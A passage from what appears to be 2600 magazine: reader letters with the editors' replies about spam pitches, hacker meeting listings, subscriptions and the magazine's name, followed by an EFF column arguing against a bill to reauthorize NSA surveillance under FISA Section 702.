Greetings from Ukraine, we are Black Bird Cleaner Team. We are interested in publishing in your magazine and we are ready to cooperate with you. We offer to publish some of our products in your magazine.

Will be waiting for response.

Jorgen

Well, at least you know we're a magazine. But you obviously have never seen a copy since anyone who reads us knows we don't do this sort of thing, assuming display advertising or a public relations blitz is what you're after. You would also know that you could take out a free classified advertisement if you simply subscribed to us, which eliminates the need for all of this back and forth. Details are in the Marketplace section of every issue.

We are glad, however, that you have finally agreed to cooperate with us.

Dear *2600*:

I was about to read PDF versions of yearly digests (I was reading Kindle versions previously) and, while those are well scanned, PDF files themselves are huge and hard to read on Kindle or an old iPad Mini.

With three free apps (PkPDFConverter, ScanTailor, and ImageMagick), I was able to clean up and compress Volume 16 of *The Hacker Digest* from 116MB down to 19MB and I am reading it on an iPad Mini now perfectly fine (it is one-bit monochrome now, though). I have attached a one-page PDF as an example of how it looks now (I hope you don't mind).

Maybe you could provide both full-scan (as you do now) and compressed versions of digests? It should be easy to OCR and make them searchable now (with the pdfsandwich app).

I would also be able to help you to prepare those files in my spare time if you want.

Thanks for all the great reads.

KHRoN

We are coming close to having all of our issues digitized, which will be a real milestone for us. We do want to have a Kindle version for all of them as well, but the work involved in OCRing and proofing would be overwhelming at this point. Once we're done with the PDF versions, we can perhaps focus our attention on this, but there's only so much we can take on at one time and getting all of our issues into the PDF format is the priority right now. We do recommend viewing our files in full quality, as it does make a difference, especially when zooming in, as is necessary for some of our tiniest print and hidden features. PDF readers, as a rule, have no problem making the image fit nicely onto a page. We were impressed with how much you were able to clean the image, which is something we'd also be interested in pursuing if we tweak things down the road. (Naturally, any improvements we make on previously released digests will be sent to anyone subscribed to the lifetime option.)

Dear *2600*:

My name is Olivia Jones and I'm an accounts manager at go-promotions.com. I found your site http://iv.hope.net recently on the web and was impressed by its layout and content. I feel that it could be suitable for my client. We are interested in publishing an article (which I can supply) on your website. The article will have a link to my client's site in it. The link must be do follow and we can't have any disclaimers/advertising tags. Let me know if this is something you offer, and if so, what do you charge for it?

I look forward to hearing from you soon. Thanks.

Olivia Jones

We would really like to know if this approach ever works. And what exactly would happen if we accepted this offer? We'd have to go to our old H2K2 site which was picked by these people for some reason and insert an "article" which apparently is an ad that we would want to put disclaimers on since they're telling us that we're not allowed to tell people it's an advertisement, nor can we put disclaimers on it. (We have no idea what a "do follow" is.) It makes us wonder how much material is out there purporting to be news which is actually part of a deal like this. It's easy for us to simply delete these messages and move on, but sometimes you can learn a lot by investigating a bit. We'd love to hear some other perspectives or ideas.

Dear *2600*:

I heard on a recent episode that the next HOPE conference is scheduled for July 20-22, 2018! I would like to discuss volunteer coordinating the art exhibition at the upcoming Circle of HOPE conference.

Hacker art and the hacker aesthetic are a fascinating and exciting aspect of hacker culture - but it is largely overlooked for sensational headlines about security exploits. Art, the highest expression of culture, is a means for communicating hacker identity as something much deeper, inclusive, and less threatening than common sensationalist portrayals.

Art has been part of hacker culture from the earliest days of its acknowledgment. In 1984, Steven Levy, a technology journalist with *Rolling Stone,* published *Hackers: Heroes of the Computer Revolution*. He claimed that hackers form a distinctive subculture with a common set of values: "the hacker ethic." For Levy, the hacker ethic had six tenets. The fifth was: "You can create art and beauty on a computer."

The artistic component of hacker culture has been present over the years, mostly unknown to the public. HOPE is one of the few venues to acknowledge hacker artists. HOPE has been great, but it can be even better. At The Eleventh HOPE, I had the privilege of presenting my artwork to the attendees. It was inspirational and I had many excellent conversations about the concerns raised by the pieces in the art area, but I thought

that with a little work, the next HOPE could have an even better exhibition that contributes more to the conference.

There could be a much more engaging exhibit of work if someone contacts artists and gathers interesting work.

If you don't have someone doing so already, I would like to volunteer to organize the art exhibit at the next HOPE. I am involved with the art community here in New York and have many ideas of artwork that would be thought provoking and contribute greatly to the Circle of HOPE conference.

Volunteer

This is how it all gets started on so many levels. People who recognize and value a certain aspect of our community and want to make it even better are the key. We agree with everything you say here and are looking forward to working together. That is what the HOPE conferences are all about. If we haven't already, we will be getting in touch soon. Anyone else who wants to get involved is welcome to write to us at volunteers@hope.net.

Dear *2600*:

I found a link that isn't working on one of your pages and thought you'd want to know.

I landed here: https://www.2600.com/hackedphiles/current/pine/hacked/, and noticed you have a link to the NT Security website (http://www.ntsecurity.net/) which seems to have been taken down.

It looks like at one point it was redirected to http://windowsitpro.com/ but at the moment it just goes to an error page so it's probably a good idea to update it.

You might also be interested in our blog - http://ctech.link/blog/. We cover all areas of cyber security from developing threats to ongoing problems like scams and malware. Perhaps when you are updating your page you could include a link to us as well?

No worries if not but either way I hope this is helpful!

Thanks. If you'd rather I didn't email you in future, please reply with 'UNSUBSCRIBE' in the subject line.

Ellen

Wow. You really had us going all the way up until that last line. You sounded so human. But then, why on earth would anyone go to the trouble of testing every link on one of our hacker web page archives from nearly 20 years ago? And how would a link to this blog be at all relevant on an archived page? And, of course, the fact that we need to unsubscribe from these emails is a pretty glaring red flag.

Dear *2600*:

I appreciate you're busy but I wondered if you'd seen my earlier email, a copy is included below for reference.

Ellen

This is something else we've been seeing a lot of recently: spam that follows up if you don't respond. It really can't get much more annoying than this.

Dear *2600*:

Hi. Would you be interested in buying/owning hackerquarters.com so you can redirect it to your website?

James Willson
Domain Name Broker

At last, the domain we've been waiting for! Please. Just because we're The Hacker Quarterly, that doesn't mean we have an interest in every word combination that's remotely similar. If we ever come up with a currency that has quarters, we'll be in touch. Or if we start a dormitory service for hackers. But don't get your hopes up.

Dear *2600*:

I wanted to reach out to you one last time. Please see my previous email below, if I don't hear back from you, I'll assume my suggestion isn't helpful.

Thank you for your time.

Ellen

Each of these followups had the original letter attached along with the same instructions for unsubscribing. As artificial intelligence becomes more advanced, it will become harder for us to tell automated spammers from humans, just as it's becoming more and more difficult to tell when you're speaking to an actual human telemarketer or representative. We can only imagine how much of a nightmare this is about to become.

Accomplishments

Dear *2600*:

I had been desperately searching for a computer-related magazine to help me find a decent web designer and new host. I stumbled over yours and immediately ordered it, not only to find the above information, but also in the hopes to hire someone to help me get my hacked Facebook page back.

I came across the back page ad of someone beefing about you running an ad from an inmate, and was pleasantly surprised by your reply. To be honest, as inmates - or "convicts" as some of us would rather be called - we are preyed upon and discriminated against far more often than one could imagine by sheisty business practices.

But even after several failed attempts, thanks to ripoff artist web designers, and after being incarcerated for over two decades without ever seeing a website (probably hard for you to imagine), I was still able to come up with my own website "ZapTales.com."

Thankfully there are still some good people out there and, aside from a few minor problems, the site is up, running, and almost completed. By the way, I failed to mention that one of those nuts in a cell also wrote a full length memoir *and* is donating all the proceeds to several children's charities.

So to whoever thinks we're all nuts, one of us managed to come up with thousands of dollars to create a website, wrote a slew of short stories, created the graphics through a very talented artist who worked off prison sketches... to try and help a bunch of kids who can't help themselves.

Since it's almost impossible for me to find a reputable web designer or new host site, any help you could give me would be greatly appreciated. I am not looking for a freebee, and am more than happy to pay a reputable person, hopefully one who might appreciate the work or be in need at the moment.

I also will be sending you a check for a subscription to help keep you going, and it's not because I even understood the majority of your magazine, but I truly appreciate your support and reply more than you could ever imagine!

Please feel free to contact me via my site or snail mail.

Zap
"Zap Tales"
Guy Zappulla

99A2233
Elmira Corr. Facility
P.O. Box 500
Elmira, NY 14902

This tale of accomplishment should serve as inspiration to people on both sides of the wall. Read on for another cool story from a convict.

Dear *2600*:

I thought you should know that we here at FCI Loretto have officially held the first of our planned monthly *2600* meetings this past October. There were eight of us in attendance, a couple of us being subscribers. Though the local free civilians nearby cannot join us because we're prisoners, we wanted readers to know that we are keeping the spirit alive here! Shout out to the free world reading this!

metaknight

How cool is that? This proves that no level of adversity is enough to quell the spirit of curiosity and knowledge sharing. There's no reason we can't all participate in one form or another even if we can't make it to a "regular" meeting. We like to call it the First Friday Spirit.

Meetings

Dear *2600*:

Dear Barracks, it would be very helpful if a meeting is held in the city of Rosario, Santa Fe (Argentina). Greetings and we are in contact.

Luciano

"Dear Barracks?" We're not sure what this is all about, but if you want to start a meeting here, we're all for it. But you need to tell us where because "in the city" is a bit vague. Also, email meetings@2600.com on a regular basis, and get a website going if you can, and the odds of your meeting being listed will increase. Good luck!

Dear *2600*:

This is an upgrade from the meeting in Buenos Aires (one of the two). The address at Carlos Calvo 614 is no longer valid because this place has closed its doors months ago and does not exist anymore. We have a new meeting point now at CABA: Bellagamba Bodegon, Armenia 1242, first table to the left of the front door.

Our meeting point remains alive and, fortunately, people go every first Friday. Thanks!

(CABA is Ciudad Autonoma de Buenos Aires.)

Pablo from Buenos Aires, Argentina

For some reason, there's a lot of hacker activity in Argentina lately. We're all for it. It's also interesting that Buenos Aires is the only city that has two separate meetings and, as far as we know, they're both doing well. This wouldn't work in most places, but since the city is very spread out and it would take a long time to get from one location to the other, we felt it was worth a try. The above change will be reflected starting in this issue.

Dear *2600*:

Concerning the Fort Lauderdale meetings at the Grind Coffee Project, we are still going on. Don't let Meetup tell you otherwise. They wanted too much to keep the meeting alive on their system. And to be honest, it hasn't added much value.

Mark

We're not sure what that's all about, but you certainly don't need some outside entity telling you that the meetings exist or don't. Invariably, that info will be inaccurate. We make it very simple. Our meeting list exists on our site (www.2600.com/meetings) and in the back of every issue. If people stop going or if the meeting doesn't keep us updated, they stop getting listed. Otherwise, you can assume they exist.

Dear *2600*:

Upon learning that the current incarnation of attendees were looking to "fill in the blanks," historically speaking, of the time frame when I attended the Philadelphia meetings, I decided to attend the first meeting in over a decade (12 years to be exact).

The *2600* meetings were such a big part of my life in the late 90s and early 2000s. I remember going with much unnecessary apprehension to my first meeting. Previous to that first *2600* meeting, finding a hacker or a phreaker in the "wild" was a rarity. I felt like I was the only one.

The people at that first meeting took me in with open arms. And even though I didn't bring much to the proverbial table at the time, they introduced me to the hacker community and what later manifested in lifelong friendships, a career in the engineering field, and a sense of belonging.

I kept going back. To discuss technology and politics, which I saw later culminate into what became known as hacktivism, starting with protests in the Free Kevin movement. I went back to learn and to be able to see problems from a different perspective and collectively fix them. And most importantly, I went back to be a part of something that was bigger than myself.

When I returned to my most recent meeting, I found that same welcoming. Nothing had changed, apart from most of the faces. The discussions are of those pointed toward the future. And, whereas the technology has changed significantly since that era, the discussion is still one of "What are we going to do with it?" I'm not so sure I was able to "fill in the blanks" as best as I could have, but I know I'll have plenty of time to tell those who attend now the stories of all those who have previously attended - because I don't ever want to spend that much time away again.

John Q. Sample

That is a great story and a terrific testament as to why the meetings exist and the good that they do. We've heard many similar tales over the years and we can only hope that present and future attendees worldwide will experience similar treatment. Thanks for sharing.

Dear *2600*:

Northwest Arkansas has a new group we'd love to have added to the *2600* list. However, we meet on Wednesday nights for our monthly gathering. Does that mean we can't be included?

Meetings are at 7:00 on the first Wednesday of the month at 5204 West Village Parkway, #Ste 1 in Rogers, Arkansas.

Jordan

While we'd love to be able to accommodate everyone, we stick to the first Friday schedule because it's easy to remember. An exception was added for meetings in Israel for religious reasons, which necessitated them being on the first Thursday instead. If we were to add another exception, we'd inevitably get a request for a third, fourth, and fifth exception in short order. Then you would have a situation where confusion would reign, as the first Friday might mean it's meeting day or it might not depending on where you were. Our meeting page in our issues would need more space to differenti-

ate the different days and times, and our font size on that page is already a real test on the vision of most of our readers. We haven't even gotten to the conflicts yet. What happens when someone decides that Wednesday night doesn't work for them, but Sunday does? Which one do we go with? We've managed to handle disagreements on locations fairly well, since people can usually get to a place even if it's not their first choice. But if one person can make one day and a different person can only make another, then we have to pick between one of them. There will always be people who can't make it on the first Friday. But at least by having that as the basic rule, we can make a decision that doesn't play favorites.

We hope that answers your question. We're printing your meeting details here so that hopefully people will hear about your gatherings, and we hope you can find a way to get them to the first Friday so we can have them listed in the magazine and on the site. Best of luck.

Dear *2600*:

We at the Tucson *2600* meeting are continually trying to improve as best we can. We have a website put together at sites.google.com/site/tus2600meeting. A member of the group has the domain tus2600.org registered and we will be utilizing it soon. If you would prefer to list that address instead, we can notify you again when that has occurred. But if it's no big deal, you can list this one here in the meantime. Thank you.

tus2600

We'll list the one you gave us until your domain is ready. It's always better to have control over your own domain, but the main thing is to put something together for potential attendees that provides them with updates, gives them specific information on the meetings, and lets people know through words or pictures why attending one of our meetings is a positive experience. This is probably the one thing any meeting can do to get more attention and more attendees. Any meeting that puts together a website should let us know so that we can publicize it and get some more people aware.

Dear *2600*:

Looking at setting up a meeting either in Cardiff or Newport in Wales, U.K. Just seeing if I can get interest at the moment as there isn't one by me unfortunately.

Asmodeus

We do have a meeting in Wales, but it's not close to the places you suggest, so it sounds like a great idea to set one up there. Please be sure to read our guidelines located in the meeting section of our website and give us the details when you get this set up. Good luck!

Dear *2600*:

The current site is dead. Went the last couple months, no one there. So, going to try to reboot it at my day job, which is a good venue: Free Geek Vancouver, 1820 Pandora Street.

genevieve

That's the right attitude. Too often, people discover that a meeting has fizzled and they just give up. Then, they either miss the meeting when people show up the next month, or they lose an opportunity to reignite the spark. However, in this case, your actions may have been premature. Read on.

Dear *2600*:

Greetings from the Vancouver *2600* community! Turnout continues to be decent for the last two years. Yesterday, we had about ten people attend. One was visiting from out of town and knew of the meeting only through the meeting listing from the zine! I thought that was really cool. Topics discussed: cyber security and how to keep the world safe.

Interesting metric of the day: I don't recall ever seeing a female at a Vancouver *2600* meeting.

Spy604

We're glad to hear you're still around and hope you can make yourselves a little easier to spot so that there are less reports of your demise. It's not at all surprising that someone showed up who only heard of the meeting through the magazine. That's how a lot of people find the meetings and why it's so important to make sure people keep going. Nothing is more frustrating than hearing how someone new to the scene or to the area tried to make a connection, only to fail because nobody else showed up that month. Actually, there is something more frustrating: hearing that you've never seen a female hacker at one of your meetings. If true, you need to ask if there's anything you're doing that makes females unwelcome or uncomfortable. This is a problem that has been faced at a great number of hacker events over the decades, but we've seen great improvements in a good number of them. But we've clearly not come far enough and this observation makes that apparent. Let's confront these issues as a community and help build better environments where nobody feels shut out.

Dear *2600*:

The Boston meeting has moved to: Starbucks, The Garage, 36 JFK Street in Cambridge. Our new twitter is @2600boston.

Having been unable to contact any of the previous members via their inactive @boston2600, the empty listed IRC channels, or being at the listed meeting for many months, we've decided to move to a more neutral location.

mal

We appreciate the effort you went to in order to salvage this meeting. We implore those who become involved and then find themselves not participating in the future to please pass such things as Twitter IDs, websites, and IRC access to new people who might be interested in taking the torch. They are nearly always around.

Dear *2600*:

We are planning something a wee bit different for the next few months and have updated our site accordingly. For at least the next five months, we are changing to the first Monday of the month rather than Friday, with the exclusion of the first of January which will be the 8th. This allows us to provide a much better venue for participants and to organize talks. We will make sure everyone gets the note and see how it goes!

stmerry

This is precisely the point we were making above. We just can't keep track of this many variations on meeting days. It's great that you can get a better venue and have talks, but our meetings don't require there to be talks or presentations. They're just a place for people to meet and share common interests at a specific time of the month. There's nothing wrong with having additional meetings on different days. But being available for people who show up on the first Friday is essential so we can continue to publicize the meetings. Even if all you do at the first Friday meetings is tell people about the Monday meetings, you would be serving a need for any new people who come by on the common day and we would be able to continue to publicize your meet-

ings. We hope you're able to work this out.

Dear *2600*:

The Chicon Collective shut down, so the Austin, Texas meeting has moved. We've had it the past few months at Whole Foods downtown mezzanine level and it looks like we're sticking with it. Please update our listing.

David

This was actually done some time ago. Semi-public spaces like food courts tend to last longer, but the real benefit of such locations is that it encourages new people or those who aren't comfortable knocking on doors. That can really make a big difference for those who aren't entirely sure what they're walking into. And it also will increase the odds of complete random strangers learning about hackers from you just by running into you, something that doesn't happen inside hackerspaces.

Dear *2600*:

Hello, Can you add this link at the meetings page? https://sites.google.com/view/2600rcia

We are from Resistencia, Chaco, Argentina.

Thank you so much.

Mauro

What on earth is going on in Argentina? It's like some kind of hacker renaissance.

Dear *2600*:

We would like to start a *2600* meeting in Champaign-Urbana, Illinois. We are following all meeting guidelines, except that we are arguably too close to Peoria; people who can travel long distances by car (not including me) could get there in an hour and a half during most of the year. Those of us who need rail or bus transport can't get to either Chicago or Peoria (the closest listed meetings) without an overnight stay. Peoria's official website from your list hasn't been updated since early 2012. Do you know if they are even still meeting?

Our website is at http://cu2600.org. Our first meeting will be December 1st. We are getting the word out in the community as best we can. One of the reasons we would like to start a meeting here is that many hackers - even in the immediate area - have never met, so we can't actually get together with each other whenever we want. Yet. I plan to sort Usenet and IRC tomorrow as instructed and someone will send you a report after each meeting. It was clear that you can't list us until we are well established, which may take a couple of years based on how long it has taken other tech groups (e.g. a Python users' group) in the area to get started.

Please let me know if we need to change anything about our plans.

Brenda (asparagi)

You're doing everything correctly and we feel you've got enough on your side to allow us to list your meeting starting now. Being geographically close to another meeting isn't always a factor, as you point out. Please be sure to keep updating us so we know your meeting is continuing. We hope it all goes well.

Queries

Dear *2600*:

How to get books of ECH. please could you tell me how to reach that ECH.

haranadh yanda

We want to help. Really we do. But we have no earthly clue what you're trying to ask us. ECH could be an airport in Echuca, Victoria, Australia. Or maybe it's epichlorohydrin, a chemical compound. Could you mean embedded contact homology, the erase character in the ANSI X3.64 character set, or possibly the Emergency Command Hologram on Star Trek: Voyager? We've spent weeks researching this and trying to figure it all out with no results that we're proud of. We've missed deadlines and ruined our holidays. If the issue is late, this is the reason. So please, readers, if you have a question for us, be explicit, since we're so obsessive about getting the right answer.

Dear *2600*:

While studying cybercrime, our teacher asked us why the magazine "The Hacker Quarterly" is named "2600." In search of the answer wherever possible, I am contacting you to find the origin of that naming. If you could enlighten me on the matter, that would be awesome! Thank you.

kaimmerali

Was this part of an assignment or was the teacher actually asking their students for an answer to a question within the subject they were teaching? If the former, our answer may be too late for you to turn it in on time. If the latter, we will now give you what you need to enlighten your teacher and hopefully get a bunch of credit. Our name comes from an historic frequency known as 2600 hertz. That was the frequency that, when transmitted down a phone line under certain conditions, gave the user operator control over their phone line. In other words, they could then route themselves internally or globally throughout the phone network, often bypassing any billing entirely. This was made possible through the use of in-band signaling (voice and tones both being audible on the same voice path) and the entire escapade was called blue boxing. 2600 hertz kicked the process off and a series of dual frequency tones were used after that for the desired effect. At the time our magazine started publication in 1984, that number seemed like a perfect representation of the individual seizing power from huge, monolithic entities, so we chose that as our name. And the rest is history.

Dear *2600*:

Sir,

I have arrear in my examination ... .my future getting because of that can u hack and clear the subject??

Please

Arun

We can only wonder what it is that people think we can do. We just wish they would express themselves more clearly so we can mock them more effectively.

Dear *2600*:

What happened to the ftp server (ftp.2600.org)? It seems to have been nonexistent for almost a month. One moment she's there, next moment she's gone. This makes it nearly impossible to batch-download sets of radio programs unattended as now one has to go to the main http server to get them individually.

Please, bring back the ftp server!

Mistman the Magnificent

This is the first we're hearing that there was a problem. (It's also the first time we heard that our ftp server was female.) We've tried to replicate it but, frustratingly enough, everything works perfectly. If anyone else is having issues, please let us know. At this point, we have to assume this was a problem with routing between you and us which has since been resolved. And thanks for continuing to use ftp.

Dear *2600*:

Where can I find your PGP public cert? I have searched www.2600.com with no luck. When will www.2600.com/securedrop be functional?

David

Our PGP key can be found in the "Magazine" section of our website under "Submissions." We ask that people have a good working knowledge of PGP before sending us anything while using it. To this day, most submissions we get using PGP fail because they're encrypted to the wrong key or are corrupted in various ways. It's great when it works, but we really don't have the time to troubleshoot and handhold when it doesn't. Our securedrop system will hopefully be functional by the time you read this. It takes a lot of time to set this up properly, but we think it'll be worth all the trouble.

Dear *2600*:

Previous attempts on my part to correspond with you via email and web form have seemed to have gone either unnoticed or disregarded. I currently have been purchasing issues from store shelves and intend to start a life subscription in the near future. As a potential subscriber and meanwhile dedicated reader, I can't help but feel discouraged to contribute or inquire in the future due to the lack of response from the current electronic means.

I write you this physical letter in hopes that previous attempts may have been in error by some means. Perhaps the form on your website either misdirected my attempts or never forwarded them at all. Maybe the emails I sent were thrown in your junk folder? Whatever the case may be in these or similar regards, I hope you at least hear me out in this letter.

If, however, my words have fallen on deaf ears, so to speak, then I would like to request that you outline what standards must be met before you would consider a reply. I do not wish to waste my time nor yours on trying to reach out to you if my subject matter is not worth your time. This would be somewhat confusing to me and at least a little frustrating considering the amount of spam messages you publicize in your issues (however hilariously funny they are).

Here are some subjects I wish to relay to you again:

Sacramento Hackerlab told me they have not held *2600* meetings in over a year.

What form of encryption is preferred for online correspondence? With you being the receiver of such messages.

I plan on being mobile for the next five years and will be changing residences a couple of times. For privacy reasons, I'd like to establish some sort of authentication when it comes to changing delivery address. How would I best go about this kind of subscription-related procedure?

High-definition is required for payphone photos. Are there any requirements on the type or quality of paper they might be printed on?

What would you consider to be an unhealthy frequency/quantity of consumption of Club-Mate? Best occasion to indulge?

You've been publishing some neat stories. I'd like to contribute some of my own. Would you add pages to your issues to accommodate or just edit mine in to fit?

Thank you for taking the time for reading and I hope you consider publishing answers or at least a response of some sort in your next issue.

D3rLG

We're not sure what the problem is here. We're not the best of pen pals, so don't expect replies from us when you send an email, unless it's to our subscription department or something HOPE-related. While sometimes email can fall into a spam trap, it's doubtful that every single correspondence you sent to us was missed, unless you're emailing from spam.com or something. We didn't find a correspondence asking these questions of us after an exhaustive search. We will try to address your questions here.

Updates on meetings should go to meetings@2600.com. We haven't heard of the update you sent us, but will look into it now.

Our PGP key can be found in the Magazine - Submissions section of our website if you feel the need to encrypt, but please make sure you know hoe to use PGP properly, as we won't have time to help you.

Regarding authentication of your subscription info, your unique label identifier should be sufficient, as long as you don't go around advertising it to the world. We may ask some other verification questions, so be prepared.

Concerning payphone photos, most submissions these days come via email, and all we ask is that you use the highest quality settings that you can. As long as your email doesn't exceed 25 megs or so, you should be fine. If you have to send us a print, we also ask that you use good quality. If it's something you'd stick in a photo album, it's probably good enough.

Drink Club-Mate when you're in a good mood and want a little burst of energy. We don't recommend exceeding two bottles in a day unless it's a special occasion.

We should be fine considering your submission without having to add pages. Let's cross that bridge when we come to it.

We sincerely hope that answers all of your questions.

Suggestions

Dear *2600*:

More mousepads please. And hoodies for women. Both my wife and I work in infosec and I'm trying to find her something... the search continues! This is my first time ordering Club-Mate from this site. I've been downing Yerba-Mates from whole foods daily. Love 'em. Thanks for everything *2600* does. Fan since I was just a wee lad.

AK

We appreciate the suggestions and we're always introducing new things. It won't take many more mousepad requests for us to restock our supply.

Dear *2600*:

Change the Facebook policy or close it down for a month. I use different aliases, but when people in my country or others find out it's me behind the alias, I get blocked. It's six months in a row. I got personally attacked. And at Facebook, they say I should leave out my photo and city and home town and mobile phone number? Can lose it down.

mtb great music mtb smothy lounge

We really don't know what that last sentence means, but we're also a bit confused as to how exactly we tie into these problems. Do you somehow think we're Facebook? Are you asking us to shut them down? Does this have something to do with one of our Facebook groups? With a little clarification, maybe we can help.

What we can offer with these ambiguities is a suggestion to put as little personal information on Facebook as possible. The people you already know are familiar with how you look and where you're from, so there's no pressing need to have that info up there. And there's no reason at all for your phone number to be there. You don't even have to use your real name! That should be sufficient to get past any blocks, even ones set in our own groups. Above all, Facebook should never serve as a substitute for real life interactions.

Dear *2600*:

Since it is coming into winter in the Northern Hemisphere, might you guys make some clothing items that are red with white print? Imagine the *2600* government seal red pullover sweatshirts!

Scott B

That does sound nice. Is this something people want? We'd honestly never thought of it. That's why we appreciate these collective brainstorming sessions.

Observations

Dear *2600*:

I got this issue for free! Well, depending on how you look at it.

I used to buy *2600* from Barnes and Noble in Seattle. They were the only ones at the time that had the latest issue available guaranteed. Whether that was because they were the only ones who carried it or the only place people didn't buy *2600* is up for debate.

At the tender age of 24, I landed the very first job that gave me a decent paycheck. The second thing I bought with my Cable Guy money was custom DDR pads that would last a lifetime. The first thing I bought would also last me a lifetime: my subscription to *2600*.

Literally nobody agreed with my decision.

"How can you be sure you'll still like them in 12 years?"

"What a waste of money, why don't you just buy it off the shelf?"

"Are you sure they'll still be around that long?"

Well, I am here to tell you, ten years later (40 issues exactly!) *2600* has survived and is going strong!

Those DDR pads (along with everything I owned) were stolen when I moved to a different country (he spent one night in jail when he was caught), but thanks to the great people over at my favorite publication, *2600* still gets delivered to my door every few months.

I did the math, and factoring in the cover price change in 2013, I am happy to say that I am now getting *2600* for the rest of my (or your) life for free! Keep 'em comin!

Math, if you're interested: first bought in February 2007 - 24:1 (Spring 2007) to 30:1 (Spring 2013) at $6.25 each: (25 * $6.25) = $156.25. Amount left ($260 - $156.25) = $103.75. (103.75/6.95) = 14.9281. 25+15 = 40 issues. Technically, my free issue was 34:2, but I kept putting this letter off!

Xenophule

Thanks for taking the time to do all these calculations. We read them with great interest. Of course, somebody in the office had to bring up the fact that you lost everything you owned when your DDR pads were stolen (unless the guy inexplicably didn't see the value of your back issues and left them), so that would negate the value a bit. Others countered that this event shouldn't factor in, as it didn't detract from the initial joy and value of getting a brand new issue every quarter. A bit of a long debate ensued.

We hope you enjoy all of the free issues yet to come.

Dear *2600*:

Long time reader, first time writer (aside from requesting a subscription here and there).

I wanted to simply thank you for the thought behind the cover of 33:4. I know that you put a lot of thought (and sometimes afterthought: (spotgate)) into your product design.

I am not sure, but curious about what prompted the tribute to so many noteworthy people who made a contribution to history, both publicly significant (Martin Luther King Jr., young Cassius Clay, John Lennon) and others who didn't make the global headlines (is that Kevin Poulsen in the lower right-hand corner?). However, that is the footnote to my point.

Minnesota thanks you for the homage to Prince and the placement of his effigy as the central "head" of missile command. To my knowledge, he was not a traditional hacker, but had a significant imprint on the musical landscape. He was a quiet philanthropist to his city, and an indefatigable force in the artistic community.

And lastly, I vaguely recognize the Angry Orchard priest throwing up the finger near Prince but I can't place the name.

We thank you for your continued service and inspiration to the world. (My favorite part of your rag is the letters and the oft wit and wisdom with which you respond.)

Hackers of the world untie! (err, unite)
Morti5 the MoUse/Alfson

The priest is actually Frank Kelly from the British television program Father Ted. The person on the bottom right is actor Gene Wilder. All of those people represent the dead uniting in rebellion against the world of today.

Dear *2600*:

I'm a 20-plus-year reader of *2600*, coming into "my own" as a hacker in the late 1970s. While I've had many careers both in and out of technical fields, I've always kept my brain nimble through "poking under the hood" of whatever technology I've come across. Every issue of *2600* is a lovely mixed bag of technical and sociological delights.

The editorial at the beginning of 34:2, however, struck home particularly hard. Thank you for your continued stance regarding freedom of thought and speech, especially under this new administration. With this administration *particularly*. You correctly point out that rigorous - proper - journalism is not something "just anyone" can do. It takes training, practice, and courage.

You say "the Trump administration has unintentionally reinvigorated the very media it abhors." I concur: not since the Nixon administration have I seen this level of engagement in the work of journalism.

Print is *not* dead! Amen! Journalism is *not* dead. Amen!

Thank you for your dedication to inquiry, thought, creative problem-solving, and curiosity. Thank you for providing such a valuable forum for us to question and exchange ideas - and being one of the "candles in the dark."

akaky

We appreciate the recognition. And we hope to see scores of new journalists come out of this time we're in.

EFFecting Digital Freedom

NSA Spying Is Up for Re-Election by David Ruiz

NSA spying is broad. NSA spying is massive. NSA spying, at times, is unconstitutional, unmitigated, invasive.

And in very short time, a controversial NSA spying tool is up for re-election. Kind of.

As I write this, Congress is debating multiple legislative options to extend NSA surveillance. But by the time you read this, that debate could be over. We do not know which path Congress will have gone down by then, if any, but it's important you learn about one of them.

On December 31, 2017, one of the government's most powerful surveillance tools is scheduled to expire. It's called Section 702 of the FISA Amendments Act, and it is the law the NSA uses to justify the incidental collection of American communications when conducting surveillance on non-U.S. persons not located in the United States. You read that right - the NSA uses a law intended for foreign intelligence surveillance to legally authorize the predictable collection of non-foreign intelligence, too.

Given this deadline - and the potential dismantling of a large part of the NSA's spying apparatus - several bills to reauthorize and reform Section 702 have been introduced in the House of Representatives and Senate. The bills vary in protections and procedures. Some bills propose stronger oversight. A few bills guarantee the end of an especially invasive type of NSA surveillance. One bill completely overhauls how the government accesses American communications collected under Section 702, enabling appropriate safeguards and warrant requirements.

And one bill does none of that.

Worse, it's the one bill that, currently, has advanced further than its counterparts, with a strong chance of being voted on, or included in separate legislation. It's a bill that EFF is doing everything to stop.

The FISA Amendments Reauthorization Act of 2017 was introduced in the Senate in late October by Senator Richard Burr (R-NC), the Chairman of the Senate Select Committee on Intelligence.

The Burr bill would use the vote on Section 702 as an opportunity to enshrine the NSA's current surveillance powers. The bill squanders the current moment for meaningful reform and instead pushes civil liberties backwards. It is a gift to the intelligence community, restricting surveillance reforms, not surveillance itself.

For starters, the Burr bill has the longest expiration date compared to its Section 702 reauthorization bill competitors. If passed, it will be scheduled to sunset after eight years.

The Burr bill also lacks strong reforms for how intelligence agencies - like the FBI and CIA - access Section 702-collected data. As it stands, those agencies, and their agents, can search Section 702-collected data - even when it belongs to a U.S. Person - without first obtaining a warrant. These searches are called "backdoor" searches because they avoid the warrant requirement guaranteed to U.S. persons under the Fourth Amendment.

The Burr bill does nothing to close the backdoor search loophole. It is the only bill so far to entirely neglect the issue.

The Burr bill also provides guidance on restarting "about" collection, that is, NSA collection of communications that are neither "to" nor "from" a target, but merely contain certain information "about" a target. The Foreign Intelligence Surveillance Court ruled that this invasive NSA data-collection practice was unconstitutional without additional post-collection use restrictions.

The NSA ended this practice in 2017. Changes like these do not come often.

In the four and a half years since former defense contractor Edward Snowden exposed the vast capabilities of the U.S. government's surveillance regime, Americans have filled the streets to protest, Senators have grilled intelligence directors for answers, judges have questioned the scope of foreign and domestic data collection, and EFF has continued to represent multiple plaintiffs who allege their constitutional rights are infringed through Section 702 surveillance.

Through it all, unconstitutional NSA surveillance continues.

The scheduled expiration of Section 702 is an opportunity for real reform.

The Burr bill is currently snaking into the cracks of our legislative calendar. In the last weeks of 2017, Congress is required to vote on several spending, debt, and disaster relief packages. There is a possibility that the Burr bill could be attached to such must-pass legislation. It's a possibility that, according to a report by *The Hill*, Senator Burr himself has called "likely."

Your senators and representatives could vote on how to reauthorize and reform NSA surveillance, and they could do it by avoiding a stand-alone vote on the issue itself.

We can't let that happen. We hope that, by the time you read this, we will have helped stop this bill. The Burr bill is unacceptable, by itself or attached to separate legislation.

For more information on Section 702, visit `https://www.eff.org/702-spying`.

Conventionalist Theory of Reference in Comparison to Programming Language

A Semantic and Pragmatic Analysis

by Evan D'Elia

